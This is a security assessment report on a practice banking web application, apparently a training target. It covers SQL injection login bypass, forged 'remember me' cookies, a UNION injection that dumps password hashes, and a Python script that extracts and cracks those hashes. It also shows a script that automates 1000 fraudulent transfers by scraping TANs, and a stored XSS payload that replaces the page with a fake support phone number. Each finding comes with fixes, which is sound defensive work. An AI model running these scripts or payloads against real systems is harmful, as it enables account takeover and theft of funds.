In this report I analyse some security vulnerabilities I have found in the beta.sbank.nl application. I start with authentication vulnerabilities, then proceed with account balance and fund transfer vulnerabilities and end with other general vulnerabilities. For each vulnerability, I explain the issue and provide recommendations to fix it. For some vulnerabilities I also include a proof of concept explaining how to exploit that vulnerability.

1: Authentication vulnerabilities

URL: http://beta.sbank.nl/login.action

Log in to any account using SQL injection

Issue

An attacker can execute an SQL injection to log in to the account of any user.

Proof of concept

A user is logged in if a record is found in the database matching its username and hashed password. The SQL query executed for this task is displayed as a comment in the HTML after a failed login:

```
SELECT id FROM login WHERE UPPER(user_name)='TESTER110' AND password='d41d8cd98f00b204e9800998ecf8427e'
```

The password check is easily bypassed by entering the username + `'--` , which tells SQL to ignore the rest of the statement. For example, if we want to log in with `Tester110` , we submit `Tester110'--` as the username to create the following SQL statement:

```
SELECT id FROM login WHERE UPPER(user_name)='TESTER110'
```

This SQL statement will always return the id for any valid username, enabling an attacker to log in to any account without knowing its password.

Recommendations

- **Sanitize inputs**: Any input received from the user must be sanitized so that it cannot modify SQL statements or other code in the application.
- **Validate inputs**: Any input received from the user must be validated so that inputs with invalid characters, which could alter the application, are automatically rejected. This validation must occur on the serverside as any client-side validation can be easily bypassed.

Log in to any account by exploiting the "remember me" session identifier

Issue

An attacker can log in to the account of any user by guessing the session identifier cookie placed in the user's browser when they select the "remember me" checkbox at login.

Proof of concept

When a user clicks the "remember me" checkbox and logs in, a session identifier cookie is set in the user's browser that bypasses the login mechanism.

We identify the following session identifiers for three different users:


username	session identifier
Tester14	MTQ=
Tester25	MjU=
Tester28	Mjg=

We suspect that the session identifier is a base Base64 encoded value because it only contains ASCII characters and ends with `=`. This is exactly what we find when testing this hypothesis.

username	Base64 encoded value	UTF-8 decoded value
Tester14	MTQ=	14
Tester25	MjU=	25
Tester28	Mjg=	28

Now that we have deciphered the function used to generate session identifiers from usernames, we can log in with any other user. All we need to do is to create the session identifier and set it as a cookie before requesting the login page.

For example, for user `Tester15`, we create the session identifier `MTU=`, we set `Cookie: user:MTU%3D` and we are logged in:



Book date	Description	Amount
08 Feb 2020	Tester178 / 401234921 Overboeking Tester15 naar Tester178	€ -1,124.39
05 Feb 2020	Tester15 / 401234595 Overboeking Tester230 naar Tester15	€ 681.52
01 Feb 2020	Tester187 / 401234939 Overboeking Tester15 naar Tester187	€ -949.97
29 Jan 2020	Tester15 / 401234595 Overboeking Tester78 naar Tester15	€ 726.30
28 Jan 2020	Tester225 / 401235015 Overboeking Tester15 naar Tester225	€ -1,297.26

© 2020 SecurifyBank

Recommendations

- **Stronger session identifier**: If we wish to keep the "remember me" functionality, the session identifiers must be encoded with a strong encryption mechanism that makes it impossible to guess their values.
- **Remove remember me functionality**: Even if the session identifier cannot be guessed, if an attacker gains access to a victim's computer they can steal the session identifier and use it to bypass the login mechanism. That is why it is best to remove the "remember me" functionality.

Log in to an account using a brute force attack

Issue

An attacker can log in to the accounts of other users by carrying out a brute force attack that tries to guess users passwords.

Recommendations

- **Enforce strong passwords**: require users to create passwords that follow common security guidelines for strong passwords, as such passwords are very hard to crack using brute force methods.
- **Limit the number of log in attempts**: If an account has several failed log in attempts, it should not be possible to log in to the account for a certain period. The greater the number of failed attempts, the longer the waiting period. This stops most brute force attacks without giving attackers the ability to lock users out of their accounts.


Read information in transmission

Issue


Any attacker suitably positioned on the network between the victim's computer and the application server can read any information the user is sending or receiving because that information is not encrypted in transmission.

Proof of concept

A user logs in from the login page:



The username and password are read by an intermediate proxy server:



```
2366  http://beta.sbank.nl  POST  /login.action  ✓  302  1978   HTML  SecurifyBank v1.5  3.125.159.53  21:19:55
2367  http://beta.sbank.nl  GET   /                 200  55472  HTML  SecurifyBank v1.5  3.125.159.53  21:19:55
```

```
POST /login.action HTTP/1.1
Host: beta.sbank.nl
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://beta.sbank.nl
Connection: close
Referer: http://beta.sbank.nl/login.action
Cookie: JSESSIONID=ef9f6lac3uulh0d0d4hucubur2
Upgrade-Insecure-Requests: 1

username=Tester25&password=3f9cae
```

Recommendations

Use HTTPs instead of HTTP: Tunnel HTTP requests through a transport security layer (TLS) to avoid attackers reading data in transmission.

2: Account balance vulnerabilities

URL: http://beta.sbank.nl/

See transactions of other users

Issue

An attacker with an account can see the transactions of other users.

Proof of concept

A user can select an account from the dropdown in the `Account balance` tab to view all the transactions associated with that account. To retrieve this information, the application sends a GET request with the selected account number as a parameter: `http://beta.sbank.nl/?account_num=401234586`. An attacker can change the `account_num` parameter to view the balance of any other account.

Recommendations

- **Configure secure access control**: only allow users to view their own transactions, and not the transactions of any other users. These authorization checks must be carried out by the server on every request.

View all transactions using SQL injection

Issue

An attacker can execute an SQL injection to view the transactions of all users.

Proof of concept

As we have seen in the previous vulnerability, selecting an account from the dropdown triggers a GET request that retrieves all transactions in the database linked to that account. An attacker can edit the dropdown HTML to replace the account number parameter (`401234586`) with an SQL injection that retrieves all transactions from the database (`401234586' OR ''='`). See the complete altered dropdown code below.

```
<form action="/?p=balance" method="GET" name="account_select">
    <select id="account_num" name="account_num" onchange="this.form.submit();">
        <option value="401234585" selected="">401234585</option>
        <option value="401234586' OR ''='">SQL injection</option>
    </select>
</form>
```

Recommendations

- **Sanitize inputs**: Any input received from the user must be sanitized so that it cannot modify SQL statements or other code in the application.
- **Validate inputs**: Any input received from the user must be validated so that inputs with invalid characters, which could alter the application, are automatically rejected. This validation must occur on the serverside as any client-side validation can be easily bypassed.

Get all usernames and passwords via SQL injection

Issue


An attacker can execute an SQL injection to get the usernames and passwords of all users.

Proof of concept

The previously described vulnerability can also be exploited by an attacker to get all the usernames and passwords from the database. To achieve this, the attacker can replace the account number parameter with the following SQL injection: `401234586' UNION SELECT NULL, NULL, user_name, NULL, password, NULL FROM login ORDER BY 3 ASC--` . See the complete altered dropdown code below.

```
<form action="/?p=balance" method="GET" name="account_select">
    <select id="account_num" name="account_num" onchange="this.form.submit();">
        <option value="401234585">401234585</option>
        <option
          value="401234586' UNION SELECT NULL, NULL, user_name,
          NULL, password, NULL FROM login ORDER BY 3 ASC--"
        >SQL injection</option>
    </select>
</form>
```

When we click on the SQL injection option, all usernames and passwords are displayed on the Account balance page.



Book date	Description	Amount
	Tester1 / bd15f784ca9471fcc3be6885f8e39f70	€ 0.00
	Tester10 / 3dedb89b37c6d15f6f3190024b2e9e91	€ 0.00
	Tester100 / 232eccca413c6306d6e2758e51070cfb	€ 0.00
	Tester101 / e55964370bf077a1999517ddc81a6392	€ 0.00
	Tester102 / 905a5f468b1ae73f6ff20d30e33248e9	€ 0.00
	Tester103 / 0c3a47a281c93d17be29146da83fb7c0	€ 0.00
	Tester104 / cb36763dd6068d987bce76662659049f	€ 0.00
	Tester105 /	€ 0.00

As you can see, all stored passwords are hashed. To uncover the function used to hash the passwords, we pass our password through various hashing functions and test if the output matches the hash stored for that password in the database. With this method, we find out that the application uses the `MD5` hashing function.

Now that we have all usernames and hashed passwords, and we know how those passwords are hashed, we can find out the original passwords by a brute force dictionary attack using the following script.

```
#!/usr/bin/env python3
import csv
import re
import hashlib
import requests
from time import time
from urllib.parse import quote
from bs4 import BeautifulSoup
from itertools import product, chain


def get_users():
    host = 'http://beta.sbank.nl'

    login_endpoint = '/login.action'
    login_payload = {'username': 'Tester14', 'password': '518181'}

    injection_query = "100' UNION SELECT NULL, NULL, user_name, " \
                      "NULL, password, NULL FROM login ORDER BY 3 ASC--"
    injection_endpoint = f'/?account_num={quote(injection_query)}'

    with requests.Session() as s:
        s.post(host + login_endpoint, data=login_payload)
        response = s.post(host + injection_endpoint)
```

```python
        content = BeautifulSoup(response.content, 'html.parser')

    users = []

    for table_cell in content.find_all('td'):
        text = table_cell.get_text().replace(' ', '')
        if not re.search(r'Tester*', text):
            continue

        username, password_hashed = text.split('/')

        users.append({'username': username,
                      'password_hashed': password_hashed})

    return users


def crack_passwords(users):
    # create dictionary of all possible passwords. 36^6 = 2,176,782,336 total passwords
    alphabet = [chr(i) for i in chain(range(48, 58), range(97, 123))]
    password_length = 6
    password_dictionary = (''.join(p) for p in product(alphabet, repeat=password_length))
    password_hashed_dictionary = ((p, hashlib.md5(str.encode(p)).hexdigest())
                                  for p in password_dictionary)

    # try to crack passwords by dictionary attack
    hacked_users = []

    start = time()

    for i, (password, password_hashed) in enumerate(password_hashed_dictionary):
        for j, user in enumerate(users):
            if user['password_hashed'] == password_hashed:
                user['password'] = password
                hacked_users.append(user)
                del (users[j])

        if len(users) == 0:
            break

        if i % 10000000 == 0:
            print(f'Iteration: {i}')
            print(f'Elapsed time: {time() - start} seconds')
            print(f'Number of users hacked: {len(hacked_users)}')

    return hacked_users


def list_of_dicts_to_csv(file_path, list_of_dicts):
    keys = list_of_dicts[0].keys()
    with open(file_path, 'w') as f:
        dict_writer = csv.DictWriter(f, keys)
        dict_writer.writeheader()
        dict_writer.writerows(list_of_dicts)
```

```python
if __name__ == '__main__':
    users = get_users()
    hacked_users = crack_passwords(users)
    results_file_path = 'hacked_users.csv'
    list_of_dicts_to_csv(results_file_path, hacked_users)
    print(f'\nOperation completed.'
          f'\n{hacked_users} passwords hacked'
          f'\nResults stored in {results_file_path}')
```

Here you can see some of the passwords that are cracked using this script

username	hashed password	password
Tester97	90867b1ca0127bc684bbdc4bce71c8b6	519fc3
Tester232	64647018ec48c068b855f198c5efe88e	2d392f
Tester86	c967af65f8a0e8314ab172c90953293a	668321
Tester151	3145fd870c182c75d2f267436e5fef82	2b6199
Tester158	e9b5ecc1acff6fe41c798a34ae86855b	68b4c5
Tester155	2f68d926bb8a7c8db896aec2894fe3db	1364e7
Tester113	7b55f7caeddbfd6992232de4dfb1d644	319cbb
Tester95	b438de85cc021cba6603a9e1eaea9b20	ffcf67
Tester59	41c253bd11f966cc17ae7d07982df352	e363f7
Tester149	8f9798d73ca48b3a0bd0bbfc7ad27a1e	6b9b69

Recommendations

- **Sanitize inputs**: Any input received from the user must be sanitized so that it cannot modify SQL statements or other code in the application.
- **Validate inputs**: Any input received from the user must be validated so that inputs with invalid characters, which could alter the application, are automatically rejected. This validation must occur on the serverside as any client-side validation can be easily bypassed.
- **Enforce strong passwords**: Users must create passwords that follow common security guidelines for strong passwords so that those passwords can't be cracked even if they become compromised.

3: Fund transfer vulnerabilities

URL: http://beta.sbank.nl/?p=transfer

Transfer money from any account

Issue

An attacker can send money from other people's account to any other account, including their own.

Proof of concept

In the `Transfer` tab, a dropdown allows the user to choose which of their own accounts they wish to send money from. An attacker can change the HTML of that dropdown to send money from any other account. See an example below

```
<select class="form-control" name="from_account" id="from_account">
    <!-- Own accounts available by default in the dropdown -->
    <option value="401234593">401234593</option>
    <option value="401234594">401234594</option>
    <!-- Other account included by attacker -->
    <option value="401234600">401234600</option>
</select>
```

It is also possible to change the account number from which money is being sent by using an intercepting proxy that alters the request before it reaches the server.

Recommendations

- **Configure secure access control**: only allow users to send money from one of their own accounts, and not any other accounts. These authorization checks must be carried out by the server on every request.

Insecure Transfer Authorization Number (TAN)

Issue

The Transfer Authorization Number (TAN) required to complete a transaction can be found as a comment in the HTML

```
<dd>
    <!-- TAN: 99418 -->
    <input class="form-control" size="10" maxlength="9" name="TAN" id="TAN" type="text">
</dd>
```

Recommendations

- **Remove comments from HTML**: remove sensitive data like TAN from HTML comments. The easiest way to enforce this is by using a linter that automatically flags comments in the HTML.

No validation of account details

Issue

A user can send money to any other account number, even if that account number does not exist. Moreover, a user can make a transfer to an account even if the account number and name of the account holder do not match. These vulnerabilities make it easy to divert funds from one compromised account to many different untraceable accounts.

Recommendations

- **Validate inputs**: A user should only be able to make a transfer to an existing account and if the account number and account holder match. This validation must occur on the serverside as any client-side validation can be easily bypassed.

No limit on the transfer amount

Issue

There is no limit to the amount of money that can be transferred per transaction. If an attacker gains the ability to make transactions from someone's accounts, the attacker can instantly steal all funds.

Recommendations

- **Set a maximum transaction value**: By default, no user should be able to make transactions exceeding a certain value. Users should only be able to raise the value of this limit after following multiple reliable security checks. Only a select number of very secure accounts in the bank should be able to change this value.

No limit on the number of transfers

Issue


There is no practical limit to the number of transactions that can be performed in a certain period. If an attackers gains the ability to make transactions from someone's accounts, the attacker can instantly steal all money, even if there is a limit on the amount of money that can be transferred per transaction.

Proof of concept

The attacker can use a simple script like the following to make 1000 transactions of 1000€ to their own account.

```python
#!/usr/bin/env python3
import requests
import re

host = 'http://beta.sbank.nl'

endpoint_login = '/login.action'
payload_login = {'username': 'Tester14', 'password': '518181'}

endpoint_transaction = '/?p=transfer&step=getTan'
payload_transaction = {'amount': 1000,
                       'decimalAmount': 00,
                       'from_account': 401234593,
                       'beneficiary_name': 'Tester28',
                       'beneficiary_account': '401234621',
                       'description': ''}

endpoint_tan = '/?p=transfer&step=checkTan'

n_transactions = 1000

with requests.Session() as s:
    s.post(host + endpoint_login, data=payload_login)

    for i in range(n_transactions):
        response_transaction = s.post(host + endpoint_transaction, data=payload_transaction)

        content_tan_page = response_transaction.content.decode('utf-8')
        tan = re.search(r'TAN: \d{5}', content_tan_page).group().split(' ')[1]
        s.post(host + endpoint_tan, data={'TAN': tan})
```

When this script is executed, all funds are instantly diverted:



Book date	Description	Amount
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00
03 Apr 2020	Tester28 / 401234621	€ -1,000.00

Recommendations

- **Set a maximum number of transactions within a period**: By default, no user should be able to make more than a certain number of transactions during a certain period. Users should only be able to raise the value of this limit after following multiple reliable security checks. Only a select number of very secure accounts in the bank should be able to change this value.

Alter the website with cross-site scripting (XSS)

Issue

An attacker can alter the banking website for a user by including javascript code in the comment of a transaction to that user.

Proof of concept


When a user makes a transaction, it is reflected in the `Account balance` tab of both the sender and the receiver of the transaction. An attacker can exploit this functionality to carry out a stored XSS attack.

For example, the attacker can make a transaction to account Tester28 with the following code in the transaction comment:

```
// the code is enclosed in <script> tags in the transaction comment
(function () {
  const killDate = "2020-04-10T17:00:00Z";
  const verificationAction = "http://beta.sbank.nl/?p=transfer&step=checkTan";

  const tabs = document.getElementsByClassName("nav nav-tabs")["0"];
  const body = tabs.nextElementSibling;
  const formAction = body.getElementsByTagName("form")["0"].action;

  function hijack() {
    const newHTML = `
    <div class="p-5 text-center">
      <h5>We are having some technical issues at the moment.</h5>
      <h5>If you need help please call us on: 020 820 4516</h5>
    </div>`;
    body.parentNode.removeChild(body);
    tabs.insertAdjacentHTML("afterend", newHTML);
  }

  if (new Date(killDate) > new Date() && formAction !== verificationAction) {
    hijack();
  }
})();
```

Since the transaction comment only allows a certain number of characters, the attacker sends different parts of this code in different transactions.

When Tester28 logs in, the list of transactions will load and the code the attacker sent in the comments will be executed, replacing the default account balance page with the following page:


BANK.NL
The bank that values your security!
Welcome **Tester28** Account Privacy Security Contact Log out
Search...
Search
Account balance
Transfer
Statements
Profile

An error ocurred.
Please call 020 820 4516 for help

© 2020 SecurifyBank

